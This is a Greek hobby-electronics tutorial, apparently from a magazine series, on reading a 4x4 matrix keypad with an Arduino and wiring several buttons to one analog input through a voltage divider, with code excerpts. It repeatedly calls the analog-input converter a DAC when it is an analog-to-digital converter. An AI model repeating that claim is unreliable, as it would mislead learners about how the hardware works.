


Εικόνα 1
Οι διακόπτες σε ένα keypad είναι συνδεδεμένοι κατά στήλες και κατά γραμμές. Η συγκεκριμένη διάταξη ονομάζεται matrix.

Μίνι-πληκτρολόγια

Σχεδόν τίποτα δεν συναγωνίζεται σε απλότητα και αποτελεσματικότητα ένα πληκτρολόγιο. Όσο hi-tech κι αν είναι οι κατασκευές μας, ένα μικρό πληκτρολόγιο μπορεί να διευκολύνει και να απλοποιήσει σε τεράστιο βαθμό την αλληλεπίδραση με το χρήστη. Μη φαντάζεστε κανένα μεγάλο, άχαρο πληκτρολόγιο για υπολογιστή αλλά ένα μικρό, βολικό κι όμορφο, με δεκαέξι το πολύ κουμπιά. Τα πληκτρολόγια αυτού του είδους ονομάζονται keypad και διατίθενται σε πολλές παραλλαγές. Τέτοια πληκτρολόγια έχουν συνήθως οι ενσύρματες τηλεφωνικές συσκευές (ναι, υπάρχουν ακόμα), τα καρτοτηλέφωνα, οι βάσεις των συναγερμών κτιρίων και πολλά άλλα ηλεκτρονικά συ-

στήματα. Οι δημοφιλέστερες παραλλαγές διαθέτουν 12 ή 16 κουμπιά, σε μία διάταξη 3x4 ή 4x4 αντίστοιχα. Το ενδιαφέρον στα εν λόγω keypad έγκειται στον τρόπο με τον οποίο συνδέουν εσωτερικά τους διακόπτες και τελικά, στο interface που εμφανίζουν προς το μικροελεγκτή μας (το Arduino εν προκειμένω). Για παράδειγμα, ένα τυπικό keypad με 16 διακόπτες δεν θα δεσμεύσει 16 ακροδέκτες από τον μικροελεγκτή αλλά μόλις οκτώ! Ας δούμε τι γίνεται στο εσωτερικό ενός keypad...



Εικόνα 2
Ένα keypad 4x4 διαθέτει οκτώ επαφές. Οι μισές συνδέονται στις γραμμές των διακοπτών και οι υπόλοιπες στις στήλες.


Ως γνωστόν, κάθε διακόπτης διαθέτει (τουλάχιστον) δύο ακροδέκτες. Ας τους ονομάσουμε A και B. Σε ένα keypad 4x4, οι διακόπτες είναι οργανωμένοι σε 4 γραμμές και 4 στήλες. Εσωτερικά, οι επαφές A των διακοπτών είναι συνδεμένες κατά γραμμή, ενώ οι επαφές B είναι συνδεμένες κατά στήλη. Έτσι, από το keypad βγαίνουν 4 ακροδέκτες που συνδέονται στις επαφές A των διακοπτών κάθε γραμμής, καθώς και άλλοι τόσοι που συνδέονται στις επαφές B των διακοπτών κάθε στήλης. Αυτή η συνδεσμολογία ονομάζεται matrix και φαίνεται στην εικόνα 1. Η μέθοδος με την οποία διαβάζει το keypad ένας μικροελεγκτής και ελέγχει το αν πατήθηκε κάποιος διακόπτης, αποτελεί μία από τις κλασικότερες εφαρμογές του multiplexing. Ο μικροελεγκτής σαρώνει το keypad ελέγχοντας κάθε στιγμή μόνο τους 4 από τους 16 διακόπτες. Κατά τη σάρωση, για τον έλεγχο καθεμίας τετράδας διακοπτών χρησιμοποιείται η *ίδια* πάντα τετράδα ακροδεκτών. Επομένως, η συγκεκριμένη τετράδα ακροδεκτών έχει πολλαπλό ρόλο[1]. Όσο για τη σάρωση καθεαυτή, δηλαδή την εκ περιτροπής ενεργοποίηση καθεμίας τετράδας διακοπτών, χρησιμοποιούνται οι υπόλοιποι 4 ακροδέκτες. Αν μπερδευτήκατε, μην ανησυχείτε καθόλου. Όλοι το παθαίνουν στην αρχή. Θα ξεκαθαρίσουν τα πάντα όταν συνδέσετε ένα keypad στο Arduino και μελετήσετε το προγραμματάκι που γράψαμε.

Έλεγχος keypad 4x4

Στην εικόνα 2 φαίνεται ένα τυπικό keypad 4x4, ενώ στην εικόνα 3 φαίνεται η συνδεσμολογία που ακολουθήσαμε. Το προγραμματάκι που φτιάξαμε ονομάζεται keypad_digital και θα το βρείτε στο πακέτο arduino sketchfolders.zip (πάρτε το από το http://bit.ly/dh004arsketch). Η εργασία που μας ενδιαφέρει, η σάρωση του keypad και ο έλεγχος του αν πατήθηκε κάποιο κουμπί, γίνεται από τη συνάρτηση read_keypad. Παρακάτω βλέπουμε ένα απόσπασμα από την αρχή της:

```
void read_keypad() {
  PORTD = PORTD | B11110000;    // disable all rows
  PORTD = PORTD & B01111111;    // enable row 1
  delay(1);
```

1. Ακριβώς γι' αυτό, κάνουμε λόγο για multiplexing...



Εικόνα 3
Δυστυχώς, το πρόγραμμα με το οποίο φτιάχνουμε τα σχέδια (Fritizing) δεν διαθέτει στη βιβλιοθήκη του keypad. Έτσι, αναγκαστήκαμε να αυτοσχεδιάσουμε λίγο ;) Στην πραγματικότητα, για την ευκολότερη διασύνδεση χρησιμοποιήσαμε και ένα breadboard.

```
  row = 1;
  col = PINB | B11110000;
// make irrelevant bits high (1)
  if (col == 255) {
[...]
```

Πριν ξεκινήσουμε, σημειώστε ότι ο κώδικας που παραθέσαμε είναι ελαφρώς τροποποιημένος, σε σχέση με αυτόν που θα δείτε αν ανοίξετε το σχετικό πρόγραμμα στο Arduino IDE[2]. Όπως φαίνεται και στο κύκλωμα, οι τέσσερεις τελευταίοι ακροδέκτες του PORTD συνδέονται στις γραμμές (rows) του keypad, ενώ οι τέσσερεις πρώτοι ακροδέκτες του PORTB συνδέονται στις στήλες (cols από το columns). Κάτι που δεν φαίνεται στις εικόνες, αλλά που μπορείτε να το δείτε εξετάζοντας τον κώδικα ολόκληρου του προγράμματος, είναι ότι έχουμε ενεργοποιήσει τις εσωτερικές αντιστάσεις pull-up, για τους τέσσερεις πρώτους ακροδέκτες του PORTB. Επίσης, οι μεταβλητές row και col έχουν δηλωθεί ως byte (αποτελούνται μόνο από 8bit). Ας δούμε τώρα τι ακριβώς κάνει η συνάρτηση read_keypad.

Γραμμή-γραμμή

Αρχικά, η συνάρτηση φροντίζει ώστε ο τελευταίος ακροδέκτης του PORTD να αποκτήσει τη λογική τιμή 0. Οι υπόλοιποι ακροδέκτες της τελευταίας τετράδας λαμβάνουν την τιμή 1, ενώ οι άλλοι διατηρούν αναλλοίωτη την τιμή που είχαν. Όλα αυτά επιτυγχάνονται με την κατάλληλη χρήση των πράξεων bitwise OR (|) και bitwise AND (&), που πραγματοποιούνται στις δύο πρώτες γραμμές. Τελικά, ως αποτέλεσμα των παραπάνω, η γραμμή διακοπτών που συνδέεται στον τελευταίο ακροδέκτη του PORTD, συνδέεται στα 0Volt (ή GND). Αντίθετα, οι υπόλοιπες γραμμές διακοπτών του keypad συνδέονται στα 5Volt. Θυμηθείτε τώρα ότι στους τέσσερεις πρώτους ακροδέκτες του PORTB, σε αυτούς που συνδέονται οι στήλες διακοπτών του keypad, έχουμε ενεργοποιήσει τις αντιστάσεις pull-up. Αυτό σημαίνει ότι οι συγκεκριμένοι ακροδέκτες βρίσκονται μόνιμα στη λογική κατάσταση 1. Κατά συνέπεια, μόνο το πάτημα των διακοπτών της γραμμής 1 --οι οποίοι καταλήγουν στα 0Volt--, μπορεί να γίνει αισθητό από τους συγκεκριμένους ακροδέκτες. Οι διακόπτες των άλλων γραμμών, αυτών που καταλήγουν στα 5Volt, είναι επί της ουσίας απενεργοποιημένοι, αφού το πάτημά τους δεν επιφέρει καμία αλλαγή στην κατάσταση των ακροδεκτών εισόδου και δεν γίνεται αντιληπτό.

2. Στο πρόγραμμα έχουμε δηλώσει κάποιες σταθερές (constants), ώστε ο κώδικας να είναι ευανάγνωστος και να προσαρμόζεται εύκολα σε διαφορετικά κυκλώματα. Στο κείμενο, ωστόσο, εστιάζοντας στη λειτουργία και μόνο του προγράμματος έχουμε αντικαταστήσει τις σταθερές με τις αντίστοιχες τιμές.

Η μεταβλητή row διατηρεί τον αριθμό της σειράς, η οποία μόλις ελέγχθηκε. Αντίστοιχα, η μεταβλητή col διατηρεί τις τιμές των ακροδεκτών του PORTB και κατ' επέκταση την κατάσταση των διακοπτών, οι οποίοι βρίσκονται στις 4 στήλες της πρώτης γραμμής. Παρατηρείστε όμως ότι όταν διαβάζουμε την κατάσταση των ακροδεκτών του PORTB (όταν διαβάζουμε τον καταχωρητή PINB), κάνουμε και τη λογική πράξη OR με τον αριθμό 11110000. Με αυτόν τον τρόπο οι ακροδέκτες που δεν συνδέονται στο keypad μοιάζουν να έχουν πάντα τη λογική τιμή 1. Έτσι, η μεταβλητή col θα είναι γεμάτη άσσους, εκτός αν έχει πατηθεί κάποιος διακόπτης. Σε αυτή την περίπτωση, η μεταβλητή θα έχει ένα μηδενικό, στο bit που αντιστοιχεί στη στήλη του πατημένου διακόπτη. Η συνάρτησή μας, λοιπόν, ελέγχοντας αν η μεταβλητή col έχει την τιμή 255 (όλα τα bit είναι άσσοι), μπορεί να διαπιστώσει το αν έχει πατηθεί κάποιος διακόπτης ή όχι. Στη δεύτερη περίπτωση (δεν έχει πατηθεί κανένας διακόπτης), η συνάρτηση προχωρά στον έλεγχο της επόμενης γραμμής. Εάν όμως έχει πατηθεί κάποιος διακόπτης, ο έλεγχος καθεμίας από τις εναπομένουσες γραμμές παρακάμπτεται. Με την ίδια λογική, η συνάρτηση σαρώνει γραμμής προς γραμμής ολόκληρο το keypad.

Τελικά, πατήθηκε τίποτα;

Αφού ολοκληρωθεί η σάρωση του keypad, η συνάρτηση ελέγχει αν η μεταβλητή col έχει την τιμή 255. Εάν ισχύει κάτι τέτοιο, τότε σε καμία γραμμή δεν ανιχνεύθηκε πατημένος διακόπτης. Εάν όμως δεν ισχύει (εάν η τιμή της col δεν είναι 255), η συνάρτηση ελέγχει ποιο bit της μεταβλητής είναι μηδενικό και αποδίδει μια αντίστοιχη τιμή στη μεταβλητή. Αν για παράδειγμα είχε πατηθεί ο δεύτερος διακόπτης κάποιας γραμμής, η μεταβλητή col θα έχει αρχικά την τιμή 11111101 (253) και θα της αποδοθεί τελικά η τιμή 2. Όσο για τη γραμμή στην οποία ανιχνεύθηκε το πάτημα του διακόπτη, αυτή βρίσκεται αποθηκευμένη στη μεταβλητή row. Αυτό συμβαίνει γιατί η συνάρτηση προχωρούσε στον έλεγχο της επόμενης γραμμής και αύξανε τη μεταβλητή row, μόνο όταν δεν είχε εντοπίσει πατημένο διακόπτη στην τρέχουσα γραμμή[3]. Μετά και από αυτούς τους ελέγχους, το πρόγραμμα στέλνει από τη σειριακή θύρα τον αριθμό της σειράς και της στήλης του πατημένου διακόπτη.

Αυτό ήταν! Με τη βοήθεια της συνάρτησης read_keypad, το πρόγραμμά μας μπορεί να διαβάζει το keypad και να γνωρίζει αν και ποιος διακόπτης πατήθηκε. Βέβαια, για να μη χάνεται το πάτημα κανενός διακόπτη, η εν λόγω συνάρτηση θα πρέπει να καλείται πολύ συχνά. Αυτό όμως ισχύει για οποιονδήποτε διακόπτη και οποιαδήποτε συνδεσμολογία. Δεν αποτελεί ιδιαιτερότητα των keypad και δεν θα πρέπει να μας προβληματίζει.

Κάπου εδώ πρέπει να υπογραμμίσουμε έναν περιορισμό που έχει το κύκλωμά μας. Συγκεκριμένα, όπως θα καταλάβατε και από την ανάλυση του κώδικα, είναι αδύνατο να διαβάσουμε σωστά το πολλαπλό πάτημα διακοπτών. Για να λειτουργούν όλα σωστά, πρέπει κάθε φορά να πατιέται μόνο ένας διακόπτης! Αυτός ο περιορισμός παρακάμπτεται με ειδικά keypad, τα οποία δίπλα σε κάθε διακόπτη έχουν συνδεδεμένη σε σειρά και μία δίοδο. Τα keypad αυτού του είδους όμως είναι δυσεύρετα. Μικρό το κακό: Δεν υπάρχει κανένας λόγος να σχεδιάσουμε μια εφαρμογή, η οποία να απαιτεί το πάτημα πολλών διακοπτών ταυτόχρονα. Εάν κάνουμε κάτι τέτοιο, τότε μάλλον την έχουμε σχεδιάσει λανθασμένα ;)

3. Ουφ! ;-)

Εξοικονόμηση ακροδεκτών


Με τη βοήθεια ενός keypad μπορούμε να συνδέσουμε έως και δεκάξι διακόπτες, σε μόλις οκτώ ακροδέκτες του Arduino -- χώρια που το ίδιο το keypad προσδίδει ξεχωριστό κύρος στην κατασκευή μας. Υπάρχουν όμως περιπτώσεις στις οποίες είναι αδύνατο να διαθέσουμε τόσους ακροδέκτες, ενώ έχουμε ανάγκη πολλούς διακόπτες! Τι μπορούμε να κάνουμε, τότε; Στο προηγούμενο μέρος της σειράς, εξετάσαμε μια μέθοδο που περιλαμβάνει τη χρήση διόδων και προϋποθέτει τη δέσμευση τουλάχιστον δύο ακροδεκτών του Arduino. Επιγραμματικά, η εν λόγω μέθοδος προβλέπει τη σύνδεση των διακοπτών με τέτοιο τρόπο, ώστε το πάτημα του καθενός να σχηματίζει επάνω στους ακροδέκτες του Arduino έναν μοναδικό αριθμό στο δυαδικό σύστημα. Έτσι, αν χρησιμοποιήσουμε 4 ακροδέκτες, η συγκεκριμένη τεχνική μάς επιτρέπει να συνδέσουμε έως και 15 διακόπτες. Δεν είναι κι άσχημα. Βέβαια το κύκλωμά μας θα γεμίσει διόδους και η συνδεσμολογία θα είναι περίπλοκη. Αυτή τη φορά λοιπόν θα φτάσουμε στα άκρα: Θα εξετάσουμε μερικές τεχνικές για τη σύνδεση πολλών διακοπτών, σε *έναν* μόνο ακροδέκτη!

Αναλογικοί διακόπτες!

Ας υποθέσουμε ότι έχουμε δεσμεύσει όλους τους ακροδέκτες του Arduino, που βρίσκονται στα PORTD και PORTB (τους ακροδέκτες που χρησιμοποιούνται «παραδοσιακά» για ψηφιακή είσοδο και έξοδο). Σε αυτή την περίπτωση, θα μπορούσαμε να χρησιμοποιήσουμε τις αναλογικές εισόδους του Arduino, με τον ίδιο τρόπο που χρησιμοποιούμε και τους υπόλοιπους ακροδέκτες. Βλέπετε, οι συγκεκριμένες είσοδοι απαρτίζουν το PORTC, το οποίο προσφέρει την ίδια βασική λειτουργικότητα με τα άλλα δύο (PORTD και PORTB). Κάτι τέτοιο όμως θα ήταν τουλάχιστον άστοχο, για να μην πούμε και ανόητο. Εφόσον το ζητούμενο είναι να συνδέσουμε διακόπτες, μπορούμε κάλλιστα να τους συνδέσουμε όλους επάνω σε *μία* αναλογική είσοδο.

Οι αναλογικές είσοδοι του Arduino μπορούν να διακρίνουν 2^10 διαφορετικές καταστάσεις, σε αντίθεση με τις ψηφιακές, οι οποίες διακρίνουν μόλις 2 καταστάσεις. Αυτό συμβαίνει γιατί οι αναλογικές είσοδοι βρίσκονται μπροστά από ένα κύκλωμα DAC (Digital to Analog Converter), το οποίο μετατρέπει την τάση που εφαρμόζεται πάνω στον ακροδέκτη σε ένα δυαδικό αριθμό των δέκα ψηφίων! Με άλλα λόγια, μια αναλογική είσοδος του Arduino μπορεί να διακρίνει 1024 διαφορετικά επίπεδα τάσης, στην περιοχή από 0Volt έως 5Volt[4]. Ας επιστρέψουμε όμως στο θέμα των διακοπτών. Για να συνδέσουμε μερικούς διακόπτες πάνω στην ίδια αναλογική είσοδο, αρκεί να εξασφαλίσουμε ότι το πάτημα του καθενός θα εφαρμόζει στην είσοδο μια διαφορετική τάση. Κάτι τέτοιο επιτυγχάνεται εύκολα με τη βοήθεια ενός διαιρέτη τάσεων.


Εικόνα 4
Η τάση σε κάθε σημείο του διαιρέτη είναι ανάλογη της συνολικής τάσης που εφαρμόζεται στο διαιρέτη, όπως επίσης και της αντίστασης από το συγκεκριμένο σημείο ως τα 0Volt. Ταυτόχρονα, η εν λόγω τάση είναι αντιστρόφως ανάλογη του αθροίσματος των αντιστάσεων που απαρτίζουν το διαιρέτη.



Διαιρέτες τάσεων

Ένας διαιρέτης τάσεων σχηματίζεται από αντιστάσεις που έχουν συνδεθεί σε σειρά. Δείτε για παράδειγμα την εικόνα 4. Ο διαιρέτης μας απαρτίζεται από τις αντιστάσεις R1, R2 και R3. Η τάση που εμφανίζεται σε κάθε σημείο του διαιρέτη είναι ανάλογη με τη συνολική τάση που εφαρμόζεται επάνω στο διαιρέτη (στην περίπτωσή μας τα 5Volt), όπως επίσης και με το άθροισμα των αντιστάσεων μέχρι τα 0Volt. Πιο συγκεκριμένα, η τάση σε

4. Μπορούμε να μεταβάλλουμε το άνω φράγμα αυτής της περιοχής τάσεων, αλλά ο τρόπος για να πετύχουμε κάτι τέτοιο ξεφεύγει από το θέμα μας.



Εικόνα 5
*Με την κατάλληλη συνδεσμολογία μπορούμε να συνδέσουμε όσους διακόπτες θέλουμε, σε *μία και μόνο* αναλογική είσοδο του Arduino. Περιορισμός στο πλήθος των διακοπτών τίθεται μόνον από την ακρίβεια του κυκλώματός μας, αλλά και του DAC (Digital to Analog Converter) του Arduino.*

κάθε σημείο ισούται με το λόγο του αθροίσματος των αντιστάσεων μέχρι τα 0Volt, προς τη συνολική αντίσταση του διαιρέτη, επί την τάση που εφαρμόζεται πάνω του. Για παράδειγμα, η τάση στο σημείο Α είναι ίση με 5*(R2+R3)/(R1+R2+R3)Volt. Αντίστοιχα, η τάση στο σημείο Β ισούται με 5*R3/(R1+R2+R3)Volt. Αν υποθέσουμε ότι R1=R2=R3, τότε η τάση στο σημείο Α είναι 5*2/3Volt, ενώ η τάση στο σημείο Β είναι 5*1/3Volt.

Ας δούμε τώρα πώς μπορούμε να συνδυάσουμε έναν διαιρέτη τάσεων με μερικούς διακόπτες, ώστε το πάτημα του καθενός να μας δίνει μια διαφορετική τάση. Ένα κύκλωμα που πετυχαίνει το σκοπό μας φαίνεται στην εικόνα 5. Παρατηρείστε ότι η αντίσταση R5 ξεκινάει από το σημείο όπου θα συνδέσουμε την αναλογική είσοδο του Arduino και καταλήγει στα 0Volt. Η συγκεκριμένη αντίσταση λειτουργεί σαν αντίσταση pull-down, ώστε όταν δεν πατάμε κανέναν διακόπτη το Arduino να διαβάζει πάντα την τάση των 0Volt[5]. Όταν όμως πατάμε κάποιον διακόπτη (δείτε το δεξιό τμήμα της εικόνας) η R5 σχηματίζει έναν διαιρέτη, μαζί με τις αντιστάσεις που βρίσκονται από τον διακόπτη και πάνω (ως τα 5Volt). Αν για παράδειγμα πατήσουμε το διακόπτη 3 (button 3), η τάση στο σημείο όπου θα συνδεθεί η αναλογική είσοδος του Arduino γίνεται 5*R5/(R1+R2+R5)Volt. Επειδή όμως έχουμε φροντίσει ώστε R1=R2=R3=R4=R5, η τάση που θα δει τελικά το Arduino μας θα είναι 5/3Volt. Αν κάνετε τις πράξεις, θα διαπιστώστε ότι το πάτημα του διακόπτη 4 θα εμφανίσει στην αναλογική είσοδο του Arduino την τάση 5/4Volt. Ομοίως, ο διακόπτης 1 δημιουργεί την τάση 5/1Volt, ο διακόπτης 2 την τάση 5/2Volt και ο διακόπτης 5 την τάση 5/5Volt. Βολικό δεν είναι; Αρκεί να φτιάξουμε ένα προγραμματάκι

5. Μετά από την συζήτηση για τους διαιρέτες τάσεων, είναι πιθανό να προκύψουν σε κάποιους μερικά ερωτήματα: Πώς είναι δυνατό το Arduino να διαβάζει 0Volt; Δεν προκαλεί καμία διαφορά στην τάση η μεσολάβηση της αντίστασης R5; Αυτή η αντίσταση έχει την ίδια τάση και στις δύο πλευρές της; Η απάντηση (τουλάχιστον για όσους γνωρίζουν το νόμο του Ohm) είναι απλή: Όταν δεν πατάμε κανένα διακόπτη, η R5 δεν διαρρέεται από ρεύμα. Έτσι, στα άκρα της δεν αναπτύσσεται καμία διαφορά τάσης!


στο Arduino μας που θα μετράει την τάση στην κατάλληλη αναλογική είσοδο. Από αυτήν την τάση θα μπορούμε πανεύκολα να συμπεράνουμε ποιος διακόπτης πατιέται.

Στην εικόνα 6 φαίνεται το αντίστοιχο κύκλωμα που φτιάξαμε γύρω από το Arduino μας. Όσο για τον σχετικό κώδικα, θα τον βρείτε στο sketch ονόματι button_scale. Κατά τα γνωστά, εδώ θα παραθέσουμε μόνο το πιο ενδιαφέρον κομμάτι:

```
while (i < keypad_num + 1) {   // loop until i == keypad_num
  i++;
  diff = abs((1023 / i) - keypad_val);
  if (diff < 3) {
    keypad_val = i;
    break;
  }
}
```

Το απόσπασμα προέρχεται από τη συνάρτηση read_keypad, η οποία χρησιμοποιείται για να εντοπίζει το τυχόν πάτημα κάποιου από τους διακόπτες μας. Σημειώστε ότι η μεταβλητή keypad_val έχει την τιμή που επιστρέφει η analogRead, από τον ακροδέκτη επάνω στον οποίο συνδέεται ο διαιρέτης και οι διακόπτες. Όσο για την keypad_num, πρόκειται για μια σταθερά που έχει σαν τιμή το πλήθος των διακοπτών. Η συγκεκριμένη σταθερά ορίζεται στην αρχή του προγράμματος. Έτσι, αν αποφασίσουμε κάποια στιγμή να επεκτείνουμε το κύκλωμα με πρόσθετους διακόπτες, θα μπορούσε να προσαρμόσουμε το πρόγραμμα πανεύκολα, αλλάζοντας μόνο την τιμή της εν λόγω σταθεράς. Ας δούμε όμως τι συμβαίνει στο παραπάνω απόσπασμα κώδικα...

Εικόνα 6
Πέντε διακόπτες σε μία αναλογική είσοδο του Arduino. Είναι πολύ εύκολο να γίνουν λάθη σε ένα τέτοιο κύκλωμα, αλλά όταν οι ψηφιακοί ακροδέκτες είναι όλοι δεσμευμένοι η συγκεκριμένη λύση μπορεί να μας λύσει τα χέρια!



Ο βρόχος θα επαναληφθεί έως ότου η τιμή της μεταβλητής i φτάσει το πλήθος των διακοπτών. Σε κάθε επανάληψη ελέγχουμε αν έχει πατηθεί ένας από τους διακόπτες. Επομένως η μεταβλητή i λειτουργεί και σαν ένας δείκτης που σαρώνει τους διακόπτες μας. Σε κάθε επανάληψη του βρόχου, η μέγιστη τιμή που μπορεί να επιστρέψει η AnalogRead (το 1023[6]) διαιρείται με τη μεταβλητή i. Έτσι υπολογίζουμε την τιμή που θα επέστρεφε η AnalogRead, αν είχε πατηθεί ο διακόπτης i. Στη συνέχεια αφαιρούμε την τιμή που μέτρησε πραγματικά η

6. Όπως είπαμε, ο DAC του Arduino έχει ακρίβεια δέκα δυαδικών ψηφίων και ο αριθμός 1111111111 στο δυαδικό ισούται με το 1023 στο δεκαδικό...

AnalogRead, επάνω στην αναλογική είσοδο και κρατάμε την απόλυτη τιμή. Τελικά, με αυτές τις πράξεις υπολογίζουμε τη διαφορά της πραγματικής τάσης επάνω στην αναλογική είσοδο, από την τάση που προβλέπει η θεωρία για το πάτημα του διακόπτη i. Αν αυτή η διαφορά είναι μικρότερη του 3, θεωρούμε ότι οι δύο τιμές είναι πρακτικά ίσες (η διαφορά είναι πολύ μικρή και βρίσκεται στα όρια του σφάλματος). Επομένως το πρόγραμμα συμπεραίνει ότι είχε πατηθεί πραγματικά ο διακόπτης i. Εάν η διαφορά είναι μεγαλύτερη του 3 ο βρόχος επαναλαμβάνεται για τον επόμενο διακόπτη (η τιμή της μεταβλητής i αυξάνεται). Όλο αυτό το τερτίπι --με τη διαφορά της θεωρητικής τιμής από την πραγματική--, το κάνουμε για να αποφύγουμε το τυχόν σφάλμα στη μέτρηση του DAC. Τέλος, σημειώστε ότι η μεταβλητή i σαρώνει τους διακόπτες και δείχνει αυτόν που έχει πατηθεί, με την προϋπόθεση ότι τους έχουμε αριθμήσει όπως φαίνεται στις εικόνες 5 και 6.


Στα άκρα...

